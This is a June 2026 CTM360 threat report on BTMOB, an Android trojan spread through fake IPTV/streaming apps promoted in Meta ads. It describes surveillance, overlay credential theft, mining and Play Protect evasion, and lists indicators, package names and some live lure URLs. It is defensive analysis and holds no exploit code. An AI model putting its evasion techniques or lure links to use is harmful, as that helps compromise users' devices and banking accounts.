

June 2026

BTMOB-Driven Android Malware: Emerging Risk Globally

Report by CTM360





Overview

CTM360 analyzed a cluster of malicious Android applications distributed social media ads, which redirect users to sites promoting free streaming/IPTV style services. The primary sample examined in depth masqueraded as a legitimate Android application but demonstrated functionality consistent with a multi-component Android threat. The application combined a BTMOB-style remote access component, surveillance-oriented data collection, command-and-control communications, and mining-related infrastructure. Analysis further revealed the use of techniques to bypass Google Play Protect, enabling installation and execution while reducing the likelihood of user facing security warnings.

Following up on CTM360's previous [report](#) on BTMOB, which initially identified activity targeting Pakistan, subsequently revealed that the campaign operates on a much broader, global scale. This report focuses on detailed analysis of a representative APK, supported by broader corpus-level scanning across **344 Android APKs**. Of these, **101 APKs contained recoverable C2 configuration data**, while **243 APKs did not expose C2 data through the applied extraction methods**. The recovered infrastructure shows reuse across BTMOB variants, including **23 unique C2 IP addresses**, **5 unique lure URLs**, and **10 unique domains**. The most common recovered lure URL was famelack[.]com, observed across the majority of C2-bearing APKs, with smaller clusters using fizzio[.]tv and watch[.]plex[.]tv.

Several external sources have conducted public analysis of BTMOB; however, this report expands upon those findings through a deeper technical analysis of a **substantially larger**, globally sourced malware sample APK dataset.

The strongest technical observations include BTMOB device identifiers, device enrollment traffic, installed-application inventory collection, screen and foreground-application telemetry, WebSocket-based command communication, remote feature configuration, options for keylogging and notification harvesting, and mining-related communication over port 8443. The malware also uses layered obfuscation and encrypted payload handling, including AES/PBKDF2-protected configuration values, staged APK/DEX loading, and variant-specific extraction chains that required multiple recovery methods to fully enumerate embedded C2 data.

The samples examined in this report should be treated as a high-risk Android compromise because they combine a surveillance-style RAT behavior with additional mining-related infrastructure and operator-controlled functionality. The mining endpoint is located at aptabase[.]jesfeoqrj3[.]xyz:8443 resolving to 147[.]93[.]153[.]119:8443 should be prioritized for blocking, monitoring, and retrospective hunting. Additional priority indicators include the /yaarsa/private/ C2 path and recovered C2 infrastructure associated with the broader APK corpus.

**INDUSTRY**
Financial**COUNTRY**
Global**REGION**
All**DATE**
June 2026

BTMOB Summary

What It Is

BTMOB is a multi-component Android trojan distributed through fake streaming and IPTV apps. It combines remote-access spyware, banking-overlay credential theft, and silent cryptocurrency mining into a single, operator controlled framework that is reused across regions and lure themes.

Scale & Reach

- **344** Android APKs samples reviewed across the wider campaign
- **101** APKs samples with active C2 configuration recovered
- **23** unique C2 IP addresses, 10 domains and 5 lure URLs identified
- **60+** countries targeted with localized streaming and IPTV lures

Why It Matters

- **Banking risk:** overlay injection and SMS/OTP capture enable credential theft against banking and fintech apps
- **Persistent control:** operators retain remote access via WebSocket C2 long after the lure app is forgotten
- **Reusable framework:** the same kit is rebranded across regions, so disrupting one variant does not stop the operator
- **Account takeover risk:** browser monitoring, keylogging and notification harvesting can expose credentials
- **Monetization beyond fraud:** silent mining drains device resources and gives operators another revenue stream

Immediate Actions

- Block and hunt for traffic to the 23 identified C2 IPs and the /yaarsa/private/ HTTP path
- Audit managed Android devices for sideloaded APKs and unexpected Accessibility-service grants
- Run customer-awareness campaigns warning against installing streaming or IPTV apps outside official stores

Infrastructural Footprint

Analysis across 344 Android APKs revealed:

- **101 APKs** contained recoverable C2 configuration data.
- **23 unique C2 IP addresses** and 10 unique domains.
- **famelack[.]com**: Most common recovered lure/URL.
- **Small clusters** using fizzio[.]tv and watch[.]plex[.]tv.

Technical Observations

- **Surveillance**: Keylogging, notification harvesting, and foreground telemetry.
- **C2 Channels**: WebSocket-based command communication and remote config.
- **Mining**: Active communication over port 8443 (aptabase[.]jesfeoqrj3[.]xyz).
- **Obfuscation**: AES/PBKDF2 encryption and staged DEX loading.

Key Findings

- The sites containing the malicious APKs are primarily promoted through the Meta Platforms, where CTM360 has observed more than 1000+ Meta advertisements over the past month targeting users across 60+ countries
- Over the six months, CTM360 has observed a total of 450+ sites propagating the malicious APKs through the use of streaming/IPTV platforms, the sites have been provided in Appendix A.
- CTM360 reviewed 344 Android APKs linked to related streaming/IPTV-themed distribution activity; 101 aligned with the BTMOB variant.
- The detailed reverse engineering in this report focuses on one representative APK, while the broader corpus confirms the activity is campaign-level rather than isolated.
- The representative malware chain includes a dropper, staged payload delivery, a second-stage Android payload and a cryptocurrency-mining component.
- Runtime traffic shows device enrollment, heartbeat messages, C2-controlled feature toggles, HTTP polling and WebSocket command activity.
- Observed capabilities include AccessibilityService abuse, overlay injection, SMS and contact access, screen/camera/microphone collection paths, persistence and remote operator control.
- Priority blocking and hunting should focus on /yaarsa/private/ traffic, yarsap_80541.php, user_email registration tokens, BTMOB runtime identifiers and miner infrastructure on port 8443.


FRAUD STAGES:

CTM360 Fraud Navigator

CTM360 Fraud Navigator, inspired by the MITRE framework, is an analysis of the observed scams showing how the scammers navigate through different stages of the scam. Fraud Navigator is a tool that categorizes common scam techniques, providing insights into typical patterns of fraudulent activity. Built on the MITRE model, it identifies six key stages in a scam: resource development, trigger, distribution, target interaction, motive, and monetization.

There are commonly 2 phases in the scam, represented as Phase 1 (in white) & Phase 2 (in grey).

The Fraud Navigator framework has been mapped below to show how it aligns with each stage of the newly identified scam variants. This helps highlight how the scams evolve across both phases.



Observations - Distribution

Fraudulent Fake Ads

These sites are primarily propagated through advertisements across Meta platforms, including Facebook, Instagram, Messenger, Meta Audience Network, and Threads. The ads typically promote features of the streaming platform, such as "1000+ Channels" and "Live Sports & News," and contain links that redirect users to the malicious streaming sites. Furthermore, due to the use of the Meta Audience Network, these advertisements are distributed beyond Meta-owned applications into third-party mobile apps and websites, significantly increasing the reach and visibility of the malicious campaigns and enabling the operators to target a broader audience across the web.

Over the past month, CTM360 has identified more than 1000+ fake advertisements targeting users across 60+ countries.


Vbhghf123
Sponsored

لامتناہی سیکریشنز، پریشان کن اشتہارات، اور پیچیدہ سائبر ایس سے بھک گئے ہیں؟
ڈیوائس پر پوری دنیا کو مفت میں سٹریم کر Android اب آپ اپنے کھیلوں، خبروں، فلموں اور موسیقی کے لیے +130 ممالک سے +1000 کوالٹی صفر اشتہارات، کوئی پوشیدہ فیس، کوئی کریڈٹ K لائیو چینلز 4 کارڈ درکار نہیں ...



[HTTPS://BUY576.COM/R9504F8/](https://buy576.com/R9504F8/)
ابھی ڈاؤن لوڈ کریں۔

Download


GG Tv
Sponsored

Craving for latest dramas and hit movies? 🤩

The Master Cutter 🏹 Love Is Never Gone 🏹 My Royal Nemesis 🏹 The WONDERfools 🏹
All in one place right here!
✅ Daily updated shows
✅ Support low internet speed...



[HTTP://WATCHGGTVLIVE04.CFD/](http://watchggtvlive04.cfd/)
Watch popular movies and TV series anytime, anywhere, without limits!
Registering has many hidden surprises 🎁

Download

Platforms     

See ad details


Kbtv-02
Sponsored

IPL के सभी मैच अब बिल्कुल फ्री!
सिर्फ फ्री में, XMTV



[WATCHROSETV03.CFD](http://watchrosetv03.cfd/)
[Elephant TV - Live TV, News, Sports & More](#)
Elephant TV is not just another streaming app, it's your remedy for those growing subscription fees! Enjoy your...

See details

Pakistan

Philippines

India


Shihab Taimur
Sponsored

अनन्त सदस्यताहरू, काष्ठप्रद विज्ञापनहरू, र जाटिल साइन-अपहरू देखेर थकित हुनुहुन्छ?
अब तपाईं आफ्नो एन्ड्रोइड उपकरणमा नि: शुल्क सम्पूर्ण संसार स्ट्रिम गर्न सक्नुहुनेछ।
1000+ देशहरूबाट 130+ लाइभ च्यानलहरू खेल, समाचार, चलचित्र, र संगीतको लागि 4K गुणस्तर विज्ञापनहरू शुल्क, कुनै लुकेको शुल्क छैन, कुनै क्रेडिट कार्ड आवश्यक छैन ...



[HTTPS://LSH11.ME/BU0P2/](https://lsh11.me/bu0p2/)
निशुल्क डाउनलोड
N3TV माथिमा दिगोपत्र एप होइन, यो बढ्दो सदस्यता शुल्कको सफासाथ हो।
आपको माथमर्न खेल प्रतियोगिताहरूको अनन्त निशुल्क...

Download


Zagreb 003
Sponsored

¿Cansado de suscripciones interminables, anuncios molestos y procesos de registro complicados?
¡Ahora puedes ver contenido exclusivo de todo el mundo gratis en tu dispositivo Android!
Más de 1000 canales en vivo de más de 130 países. Incluyendo...



[HTTPS://LSH11.ME/BU0P2/](https://lsh11.me/bu0p2/)
\$57899.00/linea

Download

Nepal

Spain

Observations - Countries Targeted

Multiple countries observed

CTM360 has observed these malicious streaming campaigns being promoted primarily through the Meta Ads and targeting users across multiple countries, with each campaign tailored to the local audience. The themes, branding, and lures used in the advertisements often align with content that is currently popular within the targeted region, including trending sports events, news channels, movies, and entertainment platforms.

This level of localization indicates a sophisticated and well-coordinated operation, where threat actors actively adapt their social engineering tactics to maximize user engagement and increase the likelihood of successful infections. By leveraging region-specific interests and high-demand content, the campaigns are able to appear more legitimate and significantly improve their chances of attracting victims.

Countries Observed

England

Philippines

Nepal

Mexico

India

Nigeria

France

Spain

Morocco


+50 More




Observations - Templates and Variations

Our investigation into the sites hosting these malicious APKs revealed extensive reuse of templates and naming conventions, with localized variations tailored to specific countries and regions. CTM360 has identified more than 25 template variations currently being used to distribute these malicious streaming APKs.

Most of these templates follow a consistent naming pattern, where a randomly generated affix (e.g., KB, NB, AC) is combined with the suffix "TV."




GGTV




LumeTV




NBTv




DPTV




ACTV




HeartTV



LETV



DCTV



KBTV

APK Corpus Coverage

The BTMOB assessment was not limited to one APK. A broader scan was used to establish campaign scale before the representative deep dive.

344

Android APKs reviewed

Collected from related streaming/IPTV-themed activity

101

BTMOB-aligned variants

Aligned by repeated static and runtime indicators

1


Representative APK deep dive

Used to explain the end-to-end malware chain

Corpus Interpretation

CTM360 reviewed 344 APKs associated with the wider campaign. 101 APKs aligned with the BTMOB variant. The detailed technical narrative uses one representative APK to explain the chain clearly, while the wider corpus confirms that the behavior is not isolated to a single file.

BTMOB-aligned share of reviewed APK corpus




Approximate ratio: **29%** of reviewed APKs showed BTMOB variant alignment.


Note: The IOC appendix at the back of this report lists MD5 hashes for the 101 C2-bearing APKs only. The remaining 243 samples shared some static traits but lacked active C2 infrastructure at time of analysis.

Application Installation & Permission Flow

The screenshots below depict the installation workflow of the malicious apk, beginning with a user-initiated download and progressing through a series of installation and configuration prompts. After installation, the application displays to the user a fake "Google Play Update" prompt to bypass suspicion. The sequence demonstrates how the application leverages system dialogs and configuration screens to obtain elevated privileges, culminating in the malicious application being granted Full Access to the victims device



Step 1–3: User taps the ad, downloads the APK, and is shown a fake "Google Play update" prompt to bypass suspicion.



Step 4–6: Once installed, the app demands Accessibility permission under the pretext of needing it "to function" — granting full device control.

Threat at a Glance

Field	Observation
Threat type	Android RAT, spyware, overlay abuse and miner
Initial lure	Fake streaming, IPTV and free-TV themed app delivery
Primary package/dropper	com.rognd.trisyectetd (Yarmouth)
Core channel	/yaarsa/private/yarsap_80541.php + WebSocket
Indicators	148[.]113[.]5[.]25:8080, aptabase[.]jesfeoqrj3[.]xyz

Strategic Risk Drivers & Multi-Sector Impact

Permissions

SMS, contacts, camera, microphone, overlay, storage and install privileges

Control

Operators can update runtime options and command categories remotely

Stealth

Encrypted assets, native loader, split packages and obfuscated strings

Impact: Users


Account takeover, privacy exposure, financial fraud risk, device slowdown

Impact: Banks

Credential theft, OTP interception, support fraud and mule workflows

Impact: Telecoms

SMS abuse, device reputation and customer support burden




Application Identity & Structure

Component	Observed Value	Role / Description
Dropper Package	com.orongnd.trisyectetd	Initial app (Yarmouth), fake Google update installer
Payload Package	com.lrzdt.geysers	Main RAT/spyware payload package (Sla)
Miner Package	com.dggsjx.intergacccessory	Separate package for miner execution
Decoy site	famelack[.]com	Cover content shown after permission grant.

Package Relationship & Component Architecture




The architecture separates the visible application, the control payload, and the mining component. This design allows specialized packages to perform distinct roles while preserving a shared command-and-control (C2) model.



Runtime view: visible app labels observed during testing.

Two-Stage Malware Architecture

BTMOB is a multi-component Android threat. The dropper hides and decrypts content, while the second-stage payload and miner deliver the primary risk.



Confirmed Loader Elements

Element	Evidence Summary
assets/yjVmI0o	8.1 MB high-entropy encrypted archive
libunfurls.so	Native library loaded by dropper
bootstrap.dex	Loads installer DEX; performs class injection

Extraction Chain & Code Analysis

```
BTMOB_21_MAY\apk\


- assets\yjVmI0o (8.1 MB) – Encrypted archive (high entropy)
- base.apk (contains libunfurls.so internally)
- assets\yjVmI0o_extracted\bootstrap.dex (13 KB) – Loads installer DEX; class injection
- assets\yjVmI0o_extracted\ (decrypted contents)
  - bootstrap.dex
  - classes.dex (616 KB)
  - installer.dex (270 KB)
  - images.zip (744 KB)
  - install_library.zip (2.5 MB)
  - payload_split0.apk (1.9 MB)
  - payload_split1.apk (2.6 MB)
  - payload_split2.apk (1.2 MB)
  - miner.apk (0 KB – placeholder)
  - miner_config.json (0 KB)
  - payload_config.json (0 KB)

```

